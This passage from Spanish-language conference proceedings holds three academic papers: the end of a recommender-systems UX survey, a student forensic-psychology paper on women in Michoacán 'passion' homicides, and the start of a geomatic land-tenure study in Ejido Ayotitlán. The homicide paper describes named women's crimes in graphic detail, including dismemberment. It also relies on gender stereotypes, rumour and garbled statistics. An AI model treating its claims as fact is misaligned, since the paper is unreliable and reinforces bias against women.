listas de recomendaciones menos precisas pero más adecuadas a sus necesidades. Otros aspectos incluyen la recomendación para grupos en vez de usuarios individuales así como la explicación al usuario de cómo se realizaron las recomendaciones para intentar ganar su confianza. También es de relevancia el considerar el contexto físico y social al momento de hacer las recomendaciones (Polatidis y Georgiadis, 2014). Finalmente, el problema de personalizar la interfaz del SR también es de interés (Guntuku et al, 2016).

### **Comentarios Finales**

Recientemente ha sido reconocido que integrar aspectos de UX en los SR puede aumentar el valor de estos sistemas para los usuarios finales. Las investigaciones se han orientado entonces a determinar los elementos de UX que deben ser considerados en los SR para que el usuario perciba más momentos positivos durante su interacción con el sistema, en términos de recomendaciones útiles y bien recibidas, y a incluirlos en SRs para validar estos supuestos. Este trabajo resume modelos, métodos y retos a vencer para avanzar hacia los SR del futuro.

## Referencias

- Afridi, A.H. (2019). Transparency for Beyond-Accuracy Experiences: A Novel User Interface for Recommender Systems. *Procedia Computer Science*, 151, 335-344. [10.1016/j.procs.2019.04.047](https://doi.org/10.1016/j.procs.2019.04.047).
- Aggarwal, C. C. (2016). *Recommender Systems. The Textbook*. Springer International Publishing Switzerland. <https://doi.org/10.1007/978-3-319-29659-3>
- Arana-Llanes, J. Y., Rendón-Miranda, J. C., González-Serna, J. G., & Alejandres-Sánchez, H. O. (2014). Design and user-centered evaluation of recommender systems for mobile devices. In *2014 International Conference on Computational Science and Computational Intelligence, CSCI 2014* (Vol. 2, pp. 277–280). <https://doi.org/10.1109/CSCI.2014.137>
- Arhippainen, L., y Tähti, M. (2003). Empirical Evaluation of User Experience in Two Adaptive Mobile Application Prototypes. *Proceedings of the 2nd International Conference on Mobile and Ubiquitous Multimedia*, 10-12 December, Norrköping, Sweden.
- Champiri, Z. D., Mujtaba, G., Salim, S. S. and Yong Chong, C., (2019). "User Experience and Recommender Systems," *2019 2nd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET)*, Sukkur, Pakistan, pp. 1-5.
- Cremonesi, P., Epifania, F., & Garzotto, F. (2012). User profiling vs. accuracy in recommender system user experience. *Proceedings of the Workshop on Advanced Visual Interfaces AVI*, 717–720. <https://doi.org/10.1145/2254556.2254692>
- Cremonesi, P., Garzotto, F., & Turrin, R. (2013). User-centric vs. system-centric evaluation of recommender systems. In *IFIP Conference on Human-Computer Interaction* (pp. 334–351). Springer Berlin Heidelberg. [https://doi.org/10.1007/978-3-642-40477-1\\_21](https://doi.org/10.1007/978-3-642-40477-1_21)
- Davis, F. D., Bagozzi, R. P., y Warshaw, P. R. (1992). Extrinsic and Intrinsic Motivation to User Computers in the Workplace. *Journal of Applied Social Psychology*, 22 (14), 1111-1132.
- Guntuku, S. C., Roy, S., Lin, W., Ng, K., Keong, N. W., & Jakhetiya, V. (2016). Personalizing User Interfaces for improving Quality of Experience in VoD Recommender System. In *Eighth International Conference on Quality of Multimedia Experience* (pp. 1–6). Lisbon, Portugal.
- ISO 9241-210:2019. (2019). Ergonomics of human-system interaction — Part 210: Human-centred design for interactive systems. 2 de mayo, 2020, de ISO Sitio web: <https://www.iso.org/standard/77520.html>
- Knijnenburg, B. P., Willemsen, M. C., Gantner, Z., Soncu, H., and Newell, C. (2012). "Explaining the user experience of recommender systems," *User Modeling and User-Adapted Interaction*, vol. 22, pp. 441-504.
- Konstan, J. A. and Riedl J., (2012). "Recommender systems: from algorithms to user experience," *User Modeling and User-Adapted Interaction*, vol. 22, pp. 101-123.
- Liphoto, M., Du, C., & Ngwira, S. (2017). A survey on recommender systems. *Proceedings - 2016 3rd International Conference on Advances in Computing, Communication and Engineering, ICACCE 2016*, 276–280
- Mcnee, S. M., Riedl, J., and Konstan, J. A. (2006c). Making Recommendations Better: An Analytic Model for Human-Recommender Interaction. In *CHI'06 extended abstracts on Human factors in computing systems* (pp. 1103–1108).
- Mohamed, M. H., Khafagy, M. H., & Ibrahim, M. H. (2019). Recommender Systems Challenges and Solutions Survey. *Proceedings of 2019 International Conference on Innovative Trends in Computer Engineering, ITCE 2019*, (February), 149–155.
- Norman, D. (2013), "The design of everyday things: Revised and expanded edition," Basic Books.
- NN Group (2008). *User Experience*, nnGroup Conference Amsterdam. 2 de mayo, 2020. Sitio web: <http://neospot.se/usability-vs-user-experience>.
- O'Brien, H. L. (2010). The influence of Hedonic and Utilitarian Motivations on User Engagement: The case of online shopping experiences. *Interacting with Computers*, 22 (5), 344-352.
- Ochi, P., Rao, S., Takayama, L., & Nass, C. (2010). Predictors of user perceptions of web recommender systems: How the basis for generating experience and search product recommendations affects user responses. *International Journal of Human-Computer Studies*, 68(8), 472–482.
- Ozok, A. A., Fan, Q., and Norcio, A. F. (2010). "Design guidelines for effective recommender system interfaces based on a usability criteria conceptual model: results from a college student population," *Behaviour & Information Technology*, vol. 29, pp. 57-83.
- Petersen, K., Feldt, R., Mutjaba, S., & Mattson, M. (2008). Systematic Mapping Studies in Software Engineering. In *12th International Conference on Evaluation and Assessment in Software Engineering (EASE)* (pp. 1–10).
- Polatidis, N., & Georgiadis, C. K. (2014). Factors influencing the quality of the user experience in ubiquitous recommender systems. In *DAPI* (pp. 369–379). Springer International Publishing Switzerland. [https://doi.org/10.1007/978-3-319-07788-8\\_35](https://doi.org/10.1007/978-3-319-07788-8_35)
- Pu, P., Chen, L., & Hu, R. (2011). A user-centric evaluation framework for recommender systems. *RecSys'11 - Proceedings of the 5th ACM Conference on Recommender Systems*, 157–164. <https://doi.org/10.1145/2043932.2043962>

Ricci, F., Rokach, L., Shapira, B. (2015) Recommender Systems: Introduction and Challenges. En Ricci, F., Rokach, L., & Shapira, B. (2015). *Recommender Systems Handbook*. (Francesco Ricci, L. Rokach, & B. Shapira, Eds.) (Second Ed). Springer.

Thüring M. and Mahlke S., (2007). "Usability, aesthetics and emotions in human–technology interaction," *International Journal of Psychology*, vol. 42, pp. 253-264.

Xiao, B. and Benbasat, I. (2007). "E-commerce product recommendation agents: use, characteristics, and impact," *MIS quarterly*, vol. 31, pp. 137-209.

Wang, Y., Li, L., & Wang, Y. (2018). Enhancing Long Tail Recommendation Based on User's Experience Evolution. In *Proceedings of the 2018 IEEE 22nd International Conference on Computer Supported Cooperative Work in Design (CSCWD)* (pp. 25–30). Nanjing, China: IEEE.

# CONDICIONES EMOCIONALES DE MUJERES PARTICIPES EN HOMICIDIOS PASIONALES DENTRO DEL NÚCLEO FAMILIAR EN MICHOACÁN

Daniela Ramírez Roldan<sup>1</sup>, M.I. Salvador Ramírez Zavala<sup>2</sup>,  
M.I. Moisés García Villanueva<sup>3</sup>

**Resumen**— Contar la historia de las mujeres en México no es algo sencillo, ya que a lo largo de la historia, el papel de la mujer se ha desarrollado de manera evolutiva y de alguna manera lenta. Se habla del esfuerzo que han realizado millones de mujeres para llegar al nivel y estatus que actualmente se tiene de la mujer.

En la actualidad la lucha de género se mantiene activa en todo el país, como las luchas por los feminicidios, la legalización del aborto. Igualdad laboral entre otros fenómenos sociales que sacuden al país entero, sosteniendo la imagen fuerte, firme, valiente y persistente de la mujer. La mayoría de las mujeres en México crece con la idea de que expresar sus emociones es algo natural y ordinario, por lo que expresar, sentir y vivir la emoción no debería presentar problema para la población femenina del país. Dentro de las estadísticas, de 600 homicidas, hombres, solo 106 son mujeres, las cuales mantienen los mismos métodos sádicos y perversos.

**Palabras clave**—Mujeres en México, emociones, homicidas, métodos sádicos, perversos.

## Introducción

Dentro del papel evolutivo del ser humano, al llegar a la etapa adulta, se va interpretando lo que leen a partir de sus experiencias, y su perspectiva, las mujeres hacen énfasis en el sostén emocional, en algunas ocasiones económico y la procreación de una familia, mientras que los hombres se centran en la obtención del logro personal o profesional.

Cuando se decide formar una familia y los hijos comienzan sus caminos separados de los padres, estos se enfrentan a un proceso que la psicología nombra el “nido vacío”, en el cual la pareja debe decidir si seguirán juntos o si sus caminos se separan. Dicho proceso suele ser vivido de diferente manera por ambas partes.

Ambos suelen volverse a sí mismos, la diferencia se encuentra en la energía libidinal que depositan en ello. De acuerdo con la teoría libidinal de Sigmund Freud, todo objeto, persona, actividad, etc. A la cual se le dedica tiempo y energía en algún momento cuando culmina, toda esa energía regresa hacia el individuo, si no se sabe cómo actuar ante dicho golpe de energía se podría adquirir una crisis.

Igualmente es el caso de aquellas mujeres que después de la crianza de los hijos, se mantienen sin motivación alguna. Dentro de estas posibles crisis, pueden desarrollarse algunos trastornos de personalidad, los cuales impiden que la vida del individuo marche dentro de lo que se puede llamar “común o normal”.

## Alteraciones emocionales más comunes entre las mujeres

Las mujeres, seres emocionales y espirituales, suelen pasar por cambios internos y externos más significativos y notorios que los hombres es decir, lo social, familiar, laboral y hormonal suelen ser detonantes y mayores influyentes en los cambios emocionales que pueden ocurrir en una mujer.

Así menciona la Dra. Aritza Arbaje, psicóloga clínica (2018) “Cuando hablamos de los procesos fisiológicos, es notable como el periodo menstrual, el embarazo, el paso a la adultez, la pre-menopausia y el proceso en sí, además del proceso de menopausia, conllevan un componente emocional que luego se refleja en distintas reacciones. Por ejemplo, pasan de estar muy felices y risueñas, a ser adultas llenas de traumas que no pueden expresarse porque su rol social les exige entregarse y no esperar o recibir a cambio de, facilitar la vida a los demás, dejándose a sí misma y a sus metas a un lado.”

Dentro de las posibles crisis anteriormente mencionadas, pueden desarrollarse algunos trastornos de personalidad, los cuales impiden que la vida del individuo marche dentro de lo que se puede llamar “común o normal”, como pueden ser, trastorno de pánico, Agorafobia, Trastorno de la Personalidad por Dependencia “El Patrón Sumiso”, Trastorno de estrés postraumático, Influencias del ciclo menstrual en los síntomas de ansiedad, entre otros.

<sup>1</sup> Daniela Ramírez Roldan estudiante en la carrera de psicología, con especialidad en psicología forense y criminal.

[danielara.mm8@gmail.com](mailto:danielara.mm8@gmail.com) (autor correspondiente)

<sup>2</sup> M.I. Salvador Ramírez Zavala es Profesor e Investigador de la Facultad de Ingeniería Eléctrica de la Universidad Michoacana de San Nicolás de Hidalgo. [szavalaram@gmail.com](mailto:szavalaram@gmail.com)

<sup>3</sup> M.I. Moisés García Villanueva es Profesor e Investigador de la Facultad de Ingeniería Eléctrica de la Universidad Michoacana de San Nicolás de Hidalgo. [moigarcia@gmail.com](mailto:moigarcia@gmail.com)

El concepto de delito pasional es una definición empleada coloquialmente para definir crímenes entre personas con algún vínculo amoroso.

### Homicidios pasionales

El concepto de delito pasional es una definición empleada coloquialmente para definir crímenes entre personas con algún vínculo amoroso.

Crímenes también llamados violencia de género llevados a extrema violencia, son crímenes entre el matrimonio que puede o no incluir a los hijos, los cuales terminan en la muerte. El término crimen pasional surgió en Francia a mediados del siglo XIX y más que un término legal era una expresión popular –crime passionnel– que implicaba un acto de violencia extrema entre dos personas vinculadas en una relación íntima y causado por una repentina alteración de la conciencia provocada por sentimientos como los celos, la ira o el desengaño. En México, la noción de crimen pasional se popularizó a finales del porfiriato a través de la prensa y tomó fuerza a raíz de la influencia de las teorías de la Escuela de Antropología Criminal bajo la dirección de César Lombroso sobre la clasificación de los criminales.

Año de registro	1990	1991	1992	1993	1994	1995	1996
Cond violencia familiar							
- Total	14,493	15,128	16,594	16,040	15,839	15,612	14,505
Hubo violencia familiar							
Hubo violencia no familiar							
No especificado	14,493	15,128	16,594	16,040	15,839	15,612	14,505

En la siguiente tabla se muestran las estadísticas de muertes por homicidios generadas por violencia familiar, efectuado por algún miembro de la familia o pareja.

“En la legislación penal mexicana, el crimen pasional fue tipificado como homicidio por pasión u homicidio en estado de emoción violenta y se sancionaba con las reglas comunes del homicidio simple; y aunque las circunstancias del homicidio podían variar, quedaron claros tres aspectos que atenuaban la sanción o excluían de responsabilidad criminal. El primero, cuando el esposo descubriera infraganti la infidelidad de su cónyuge, o el padre el ayuntamiento carnal de su hija y la mataran o asesinaran al amante; el segundo, cuando se demostrara que el acusado obró en defensa de su persona, de su honor, de sus bienes, o de la persona o bienes de otro; y finalmente, cuando el homicida hubiera cometido el delito violentado por una fuerza moral, si esta le produjera temor fundado e irresistible de un mal inminente y grave.” S. Núñez Cetina / Estudios de Historia Moderna y Contemporánea de México 50 (2015).

### CARACTERÍSTICAS DEL DELITO Y DEL PERPETRADOR

#### Celos patológicos.

Los seres humanos somos seres bio-psico-sociales, por lo tanto nuestra naturaleza nos lleva a buscar y establecer algún tipo de relación con las personas y con el entorno que nos rodea, aprendemos a querer, amar y cuidar nuestras pertenencias, nuestra familia, nuestros amigos, a nuestra pareja, etc., y la idea de perder ese vínculo para muchos es insoportable, a partir de esta idea podríamos pensar que como una consecuencia de ese temor surgen los celos, los cuales son una respuesta emocional ligada a una cuestión básica, la cual es buscar proteger lo que se quiere.

Existen varios tipos de celos, desde los celos más habituales entre parejas, amigos, hermanos, hasta los celos patológicos, los cuales pueden ser resultado de un homicidio pasional.

Este tipo de celos suele presentarse en personas con algún tipo de trastorno emocional, así como en personas que no tienen establecida totalmente su confianza, personas inseguras que son capaces de llegar lejos en nombre del “amor”. Los hechos suelen desarrollarse de la siguiente manera.

En un principio el conflicto se da entre un celoso (a) y su pareja, acto seguido, el individuo con celos determinados patológicos comienza a tener ideas (o ya las tiene establecidas), de terminar con la vida de su pareja

para así liberarse de esa emoción tan negativa por la que está atravesando. Finalmente, en la mayoría de los casos existe un factor o un tercer participante, el cual puede ser el alcohol o las drogas. El momento en el que la persona se encuentra bajo uno de estos efectos es cuando decide llevar a la acción el plan antes meditado. Comenzando una pelea donde este o esta lo provoquen para así justificar lo cometido.

De acuerdo con la investigación más reciente de la revista científica de la UNAM este es el procedimiento más común entre parejas que terminan en actos delictivos llamados pasionales. Crímenes a raíz o con base de antecedentes de violencia de género y/o intrafamiliar.

#### *Resultado de una acción no planeada.*

El homicidio como resultado de una acción no planeada, un acto impulsivo, algo que “se salió de las manos” del agresor.

Este tipo de homicidio ocurre después de una fuerte discusión que se prolongó llevando con ella la agresión física y verbal, lo cual lleva como última estancia al homicidio. Este tipo de homicidio es más común que se lleve a cabo por hombres que por mujeres no obstante, estas no quedan exentas de dicha posibilidad.

Constituye un acto casi automático, no razonado y realizado generalmente de forma brusca donde no necesariamente el agresor padece un trastorno mental previamente identificado.

#### *En defensa propia.*

El acto homicida constituye una reacción de defensa puesto que el celoso cree que su pareja amenaza su vida o su libertad. Va acompañado de recurrentes delirios que incluyen la creencia de un posible envenenamiento, un plan premeditado etc., por parte de su pareja. Dentro de esta clasificación podemos adjuntar la existencia de un trastorno de delirios o paranoia.

#### *El suicidio después del crimen.*

Muchos casos documentados hablan acerca del suicidio del agresor después de la muerte de la víctima, acto psicológico en el cual “planean” la muerte del rival, suicidándose como acto final para “vengarse” de este.

#### *Homicidios cometidos por el sexo femenino.*

Cuando una mujer siente celos, rechazo, se preocupa por asegurar sus bienes, tanto económicos, políticos, como emocionales, hasta en extremo de atacar a su pareja.

La tradición oral o como coloquialmente se le llama “las malas lenguas” hablan de las armas preferidas de las mujeres para cometer este tipo de agravios, los cuales resultaron ser el venenos (como raticidas), cabezas degolladas, machacadas, incendios etc. Uno de los medios más populares al alcance de la clase baja. Armas que eran empleadas en trabajadores, obreros o comerciantes.

Más raro era escuchar casos que involucraran armas de fuego ya que, por la época era difícil que una mujer tuviera acceso a dichos objetos. Pero cabe destacar también el uso del arma blanca, como navajas, cuchillos, tijeras, hacha u objetos punzocortantes etc. Armas que requieren de una fuerza física que podía alcanzarse cuando la desesperación, el despecho o los celos eran la fuerza de motivación principal.

El papel aun en la actualidad que desempeña una mujer en relación con la pareja, su educación, el clima social, y sus valores correspondientes tienen una poderosa influencia.

Hasta casi finales del siglo XX la mujer era totalmente dependiente de su pareja, jurídicamente irrelevante, necesitada de la autorización del marido para cualquier tipo de trámite. Situación no tan alejada de la actualidad, situación en la que un novio siente celos y coarta la libertad de vestir como a ella se le plazca o en las relaciones que ella mantiene bajo el lema de “le importo” o “lo hace porque me ama”, como si el amor justificara la pérdida de libertad y el dominio de una persona sobre la otra.

#### **Casos documentados en municipios de Michoacán**

##### *Ana María Nadia, 43 años.*

Ana María era una mujer casada con un hombre de 47 años de edad, de nombre Luis Armando Medina J., quien abusaba y violentaba física, verbal y psicológicamente a Ana María. Esta pareja ya tenía antecedentes de violencia de género en la fiscalía de violencia familiar en el municipio de Pátzcuaro Michoacán, quienes luego de poner varias quejas y denuncias no procedían a resolver el asunto.

Por lo que Ana María decidió hacer justicia por su propia mano. Ana María asesino a su esposo de 43 apuñaladas con un cuchillo, quien, después de lo sucedido, decidió llamar a la policía y entregarse ya que, según relata en su veredicto, esta arrepentida de lo que había hecho.

Cuando las autoridades arribaron al lugar Ana María los esperaba en el sillón de su sala con el cuerpo de su esposo en la cocina.

Al entrevistar a sus vecinos y conocidos, estos expresaban que ya desde hace por lo menos 4 años (tenían 5 años de casados) Ana María comenzó a mostrar signos de ser violentada pero, no fue hasta hace 2 años que presentó la primera de 5 denuncias y pidió ayuda.

Uno de sus vecinos comenta que la conoce desde muy pequeña, relata que desde corta edad Ana María mostraba comportamientos violentos, era una niña excluida en la escuela y tenía antecedentes de violencia intrafamiliar. No obstante, no esperaba eso de Ana María.

Otros vecinos aseguran que eran una pareja muy feliz pues, nunca exteriorizaban sus problemas matrimoniales. Existen rumores de que la pareja estaba en busca de un hijo, rumor que fue desmentido por la misma Ana María, quien declaró que era tan solo una pantalla que su esposo inventaba para justificar las violaciones de las cuales era víctima. Acto seguido de que Ana María fue detenida, quien dice haber cometido el delito en defensa propia, fue condenada a 11 años de prisión.

El caso de Ana María es un ejemplo de homicidio pasional, el cual no por celos si no por sed de venganza y justicia fue capaz de realizar dicho acto. Ana María, como relata uno de sus vecinos, desde corta edad mostraba características de ser una persona violenta puesto que, ya desde su niñez se desenvolvía en un ambiente de violencia familiar.

#### Hipótesis del caso:

De acuerdo con el psicólogo evaluador del caso, declara que la venganza y la llamada "justicia" con la que Ana María se defendía, es obra de un acto de impulsividad, durante el cual el individuo (Ana en este caso) sufre un capítulo de enojo intenso, lo cual inhibe sus emociones de culpa es decir, no siente remordimiento ni emoción alguna al cometer el crimen que la haga detenerse. psicológicamente hablando, el caso de Ana María puede ser solo uno de varios cometidos en la región, pero este nos habla de los patrones y lealtades familiares que pueden estar reviviendo generación tras generación ya que, aseguran que Ana María sufría violencia familiar desde muy temprana edad dentro de su núcleo familiar, por lo cual de acuerdo con las teorías de Freud, siempre buscamos a alguien parecido a nuestro padre o a nuestra madre ya que, el llamado complejo de Edipo nunca queda resuelto, dentro del humanismo nos encontramos con las lealtades familiares y las llamadas constelaciones familiares quienes expresan que buscamos a alguien para superar o crecer personalmente.

#### *Fabiola Medina 39 años.*

El 6 de abril del 2018 en el municipio de Morelos Michoacán, Fabiola Medina de 39 años de edad decidió asesinar a su esposo, quien la mañana del 7 de abril acudió a la procuraduría de dicho municipio declarando lo que había ocurrido una noche anterior.

Lo que refirió la ciudadana fue, recientemente habían vendido su casa, dinero que habían estado ahorrando para comprar una mejor, de lo cual, Fabiola se enteró de que su esposo había robado una parte de los ahorros, (5 millones de pesos) por lo que hundida en la desesperación le disparó en el pecho muriendo instantáneamente.

No pareció suficiente para la mujer ya que esta tomó un cuchillo de la cocina, le cortó todas sus extremidades incluyendo la cabeza, las colocó en dos ollas de 20 cm de profundidad y las cocinó. Esa noche Fabiola durmió al lado de los restos del cadáver de quien decía era el amor de su vida, el plan era que al siguiente día ella se desharía de los restos en algún lote baldío y seguiría adelante con su vida.

Pero no pudo con el cargo de conciencia por lo que fue directo a la procuraduría y confesó lo que había sucedido. Fue colocada en un psiquiátrico por 2 meses para evaluación, posterior al tratamiento fue trasladada a la cárcel. No existe información actual acerca de su paradero.

Los vecinos y amigos de Fabiola sabían que dicha mujer sufría de violencia de género, violencia que había denunciado con anterioridad pero al parecer no fueron escuchadas, por lo cual decidió tomar justicia por su propia mano.

#### **Resumen de resultados**

Las mujeres que se dicen llamar asesinas, son mujeres que a través de la desesperación, el caos interno a un nivel psíquico es llevado a niveles extremos donde ellas mismas pierden el control sobre de sus acciones. Existen distintos factores que pueden ser influyentes en la toma de decisiones de estas personas, como lo son, el posible desarrollo de algún trastorno en el desarrollo de la mujer.

De acuerdo con las estadísticas recabadas para la realización de esta investigación la mayoría de las mujeres comete asesinatos pasionales debido a la injusticia, venganza o ira, sentimientos que se van formando desde muy temprana edad, por lo que tienden a repetir los patrones desde el núcleo familiar ya que, la mayoría de las razones por las cuales estas estallaban en ira era la violencia que se ejercía sobre ellas. Así como las tendencias tanto biológicas, como familiares, siguen siendo influencias ante la posibilidad de convertirse en asesino (a).



## Referencias

Carlos Hernán Ampuero Zapata, “Psicología del delincuente teoría- y factores influyentes” 2018

Hilda Marchiori, “Psicología criminal”, 2007

Edith Aristizabal, Jose Amar Amar, “Psicología Forense”, 2013

Instituto Nacional de Estadística y Geografía (INEGI), informacion recabada de 1990 a 2018

Scielo Arts. Nicolás Fabián, “La relación entre desarrollo humano y aprendizaje: perspectivas teóricas”, 2018

Lisette G. Rivera Reynaldos, “Criminales, criminalizadas y delatoras Mujeres involucradas en homicidios pasionales en Michoacán, 1900-1920”

Universidad Nacional Autónoma de México Instituto de Investigaciones Históricas, “Nuevas mujeres asesinas, la evolución social”, 2018

# USO DE LA GEOMÁTICA PARA ANÁLIZAR LA DE TENENCIA DE LA TIERRA Y LOS CAMBIOS EN EL USO DEL SUELO EN EL EJIDO AYOTITLÁN, MUNICIPIO DE CUAUTITLÁN DE GARCÍA BARRAGÁN, JALISCO

Dr. José Manuel Ramírez Romero<sup>1</sup>, M. en C. José Luis Olguín López<sup>1</sup>, Dr. Oscar Raúl Mancilla Villa y Raquel Álvarez Rodríguez<sup>1</sup>

**Resumen.** Especialistas, manejadores de recursos naturales, mencionan que la tenencia de la tierra, incide en la ecología, perturbaciones y políticas de posesión de tierras (conflictos agrarios, mala repartición a lo interno). El ejido Ayotitlán localizado al Sur de Jalisco. Reconocido en 1963, con 50, 332-50-00 Has. El problema inicia al modificarse el artículo 27 constitucional, que permite a los ejidos vender y rentar sus parcelas. Éste estudio recabó datos georreferenciados de límites territoriales; problemas agrarios y sus impactos en el cambio de uso de suelo. Se realizaron recorridos en campo verificando límites, se tomaron datos de la Carpeta básica, información que fue manejada bajo la Geomática. Resultaron problemas: de rezagos agrarios, sobreposición de tierras, generación de plusvalía basada en la minería. Se generó un plano de 50, 332-50-00 Has. en (1962), como superficie potencial, que al no localizarse, le faltaron 1486-48-99 Has., y sobrepusieron 2394-00 Has, con La (C. I de Chacala), 224-03-74.55 Has, con la (C.I. de Cuzalapa), 233-46-24.58 Has, con El Ejido La Loma, 2, 184-89-80 Has, con la P. Propiedad El Pedregal, 1, 625-44-73 Has., P.P, de Francisco Chávez. El programa PROCEDE acrecentó la problemática agraria en Ayotitlán, ahora le faltan 7, 193.08-37 Has., por ejecutarse en sus 2 acciones agrarias. El problema agrario, dejó una inestabilidad en el manejo de los Recursos Naturales (RN), una tasa de deforestación - 0.622 en bosques, y áreas agropecuarias por (aguacates), presiones de RN, por una actividad minera activa, no ha generado un desarrollo en la comunidad. “Se concluye que la riqueza de los RN de Ayotitlán, es la causa de problemas agrarios, pleitos por la tierra y la causa de su pobreza”.

**Palabras clave— Palabras clave:** cambios de uso del suelo, Geomática, actividades

## Introducción

En la tenencia de la tierra a nivel nacional, se identifican tres épocas de repartición de tierras: *a).-Época de la Colonia*, se identifica con el Virreinato de La Corona Española, se crean las Haciendas, existe un desarrollo económico basado en la producción de éstas, una economía centralista, existiendo una explotación de personas, en altas horas de trabajo y poco sueldo; *b).-Época de México Independiente*, inicia con la repartición de tierras promovidas por el Presidente de México. Lázaro Cárdenas, surgiendo el reparto de tierras a los ejidos en sus acciones (dotación, ampliación y nuevos C. P. Ejidal, y el reconocimiento de bienes comunales); *c).-Época de México Neoliberalista*, se inicia con la modificación al artículo 27 constitucional, e implementa el Programa de Certificación de Derechos Ejidales (PROCEDE), promovida por el presidente Lic. Carlos Salinas de Gortari, ahora los ejidatarios cuenta con certificados agrarios, ahora cada propietario de parcelas, con sus título puede enajenar, rentar o vender su parcela, y el objetivo principal era hacer un catastro actualizado para cobrar los impuestos.

La tenencia de la tierra, es la relación y dinámica que los campesinos tienen con su territorio, juega un papel importante en la posesión y usufructo de sus tierras, con ello, se adquiere la posesión legal, es un tema que se identifica con problemas en el manejo de los Recursos Naturales (RN) y de ella depende el estado y conservación de los mismos. Los problemas asociados a la tenencia de la tierra son: *cambio de uso del suelo, cambio de bosque a pastos, erosión, extracción de madera clandestina, la caza ilegal, incendios forestales, y la ganadería extensiva en bosques tropicales* (Jardel et al. 2000). Hoy en día las tierras que antes eran de los grupos indígenas, ahora se encuentran enclavados, Ejidos, N. C. P, y pequeñas propiedades, reduciendo la superficie de las Comunidades Indígenas.

El cambio de uso del suelo, es una de las manifestaciones importantes del paisaje natural y cultural de un territorio; es la expresión evolutiva del conjunto de especies vegetales de un lugar en un tiempo, un elemento indicador del estado o condición que guardan los ecosistemas, cuya función son proveer servicios hacia la población como: agua, regulación del clima, oxígeno, madera y plantas medicinales (Lambin et al., 2001; Farina, 2000).

Los cambios temporales en el paisaje inducidos por el hombre afectan los procesos bióticos y los abióticos (Forman, 1995; Farina, 1998). La forma en que se usa el suelo, son el resultado de las interrelaciones entre los factores físicos o naturales, culturales y humanos (Lambin et al., 2001).

<sup>1</sup> Profesores investigadores del Departamento de Ecología y Recursos Naturales-Imecbio. Universidad de Guadalajara. Correo electrónico: [jmromero@cucsur.udg.mx](mailto:jmromero@cucsur.udg.mx); [olguin@cucsur.udg.mx](mailto:olguin@cucsur.udg.mx) (Autor-corresponsal); [rguevara@cucsur.udg.mx](mailto:rguevara@cucsur.udg.mx)

Hoy en día, se cuenta con tecnología punta, tales como: Geoposicionadores (GPS), Estaciones, útiles para realizar medidas topográficas al milímetro, que aunados a la información digital del INEGI, como Orthofotos digitales, imágenes de satélite y cartografía digital y que manejados bajo un Sistema de Información Geográfica (SIG), son útiles para resolver problemas de litigios entre Pequeñas Propiedades (PP), Ejidos y Comunidades Indígenas.

Esta investigación, realizó un análisis de la tenencia de la tierra del Ejido Ayotitlán y sus colindantes, haciendo una investigación documental de expedientes en el Registro Público de la Pequeña Propiedad (RPPP), la Secretaría de Reforma Agraria (SRA), Registro Agrario Nacional (RAN), se analizó la tenencia de la tierra y su relación con el cambio de uso del suelo, bajo la presión de diferentes actividades de producción económica, tales como: la minería, uso forestal y la introducción de otros cultivos como (aguacate).

### Objetivo General


Realizar un análisis de tenencia de la Tierra del Ejido Ayotitlán y observar el cambio en el uso del suelo y manejo de sus recursos naturales dentro de su territorio.

### Objetivos específicos

- 1).- Realizar un diagnóstico de la problemática agraria del Ejido Ayotitlán, municipio de Cuautitlán de García Barragan, en el estado de Jalisco.
- 2).-Realizar un análisis sobre el cambio en el uso del suelo En el Ejido Ayotitlán, y sus relación a las actividades mineras o de uso forestal.

### Descripción del Método

**Localización del área de estudio:** El ejido Ayotitlán se localiza al Sur de Jalisco, entre las coordenadas Geográficas de 104° 20' 50" a 104° 42' 22" de Longitud (W), y de 19° 23' 40" a 19° 30' 40", cuenta con una superficie real de 43, 153-75-16 Has., Has., de un total de 50, 332.50 Has. Según su Resolución Presidencial del 28 de agosto de 1963. Cuenta con los siguientes tipos de vegetación, según el INEGI, 1972, son: Bosque de Pino FBC (P); Bosque de Pino Encino, FBC (P)-FBL (Q); Bosque de Encino Mesófilo de Montaña FBLQ (MM); Selva Mediana Subcaducifolia FBS m (sc); Selva baja caducifolia FSb(c); Agricultura de Temporal Anual (AtpA); Pastizal Inducido (Pi); Matorral inerme S(Mi) (Figura 1)



**Figura 1.** Localización del Ejido de Ayotitlán, municipio de Cuautitlán de García Barragán, Jalisco

### Metodología

Se asistió a asambleas en el Ejido de Ayotitlán en diferentes años 2005, 2007, 2019 y 2020, se realizaron recorridos de campo, con base a una solicitud del Ejido. Se recorrió todo el perímetro, comenzando con la Mojonera Cerro El Cerro el Epazote, Cerrito Pedregoso, La Piedra Imán, Mineral de Peña Colorada, La Compuerta, Cerro Moreno, Cerro del Pichilinguillo, Paso de Tecuije, Cerro el Aguacate, Cerro del Pichelingue, Puerto de la Piedra Pintada y Tierras encontradas etc. Realizando 5 salidas de campo de tres días cada una (Figura 1). Se utilizó un Geoposicionador Satelital (GPS) Marca Astech de alta precisión +4mm en coordenadas "X" y "Y", y de .040 m en coordenadas "Z" (Figura 2). Los datos fueron plasmados en la cartografía Escala 1:50,000 de INEGI.

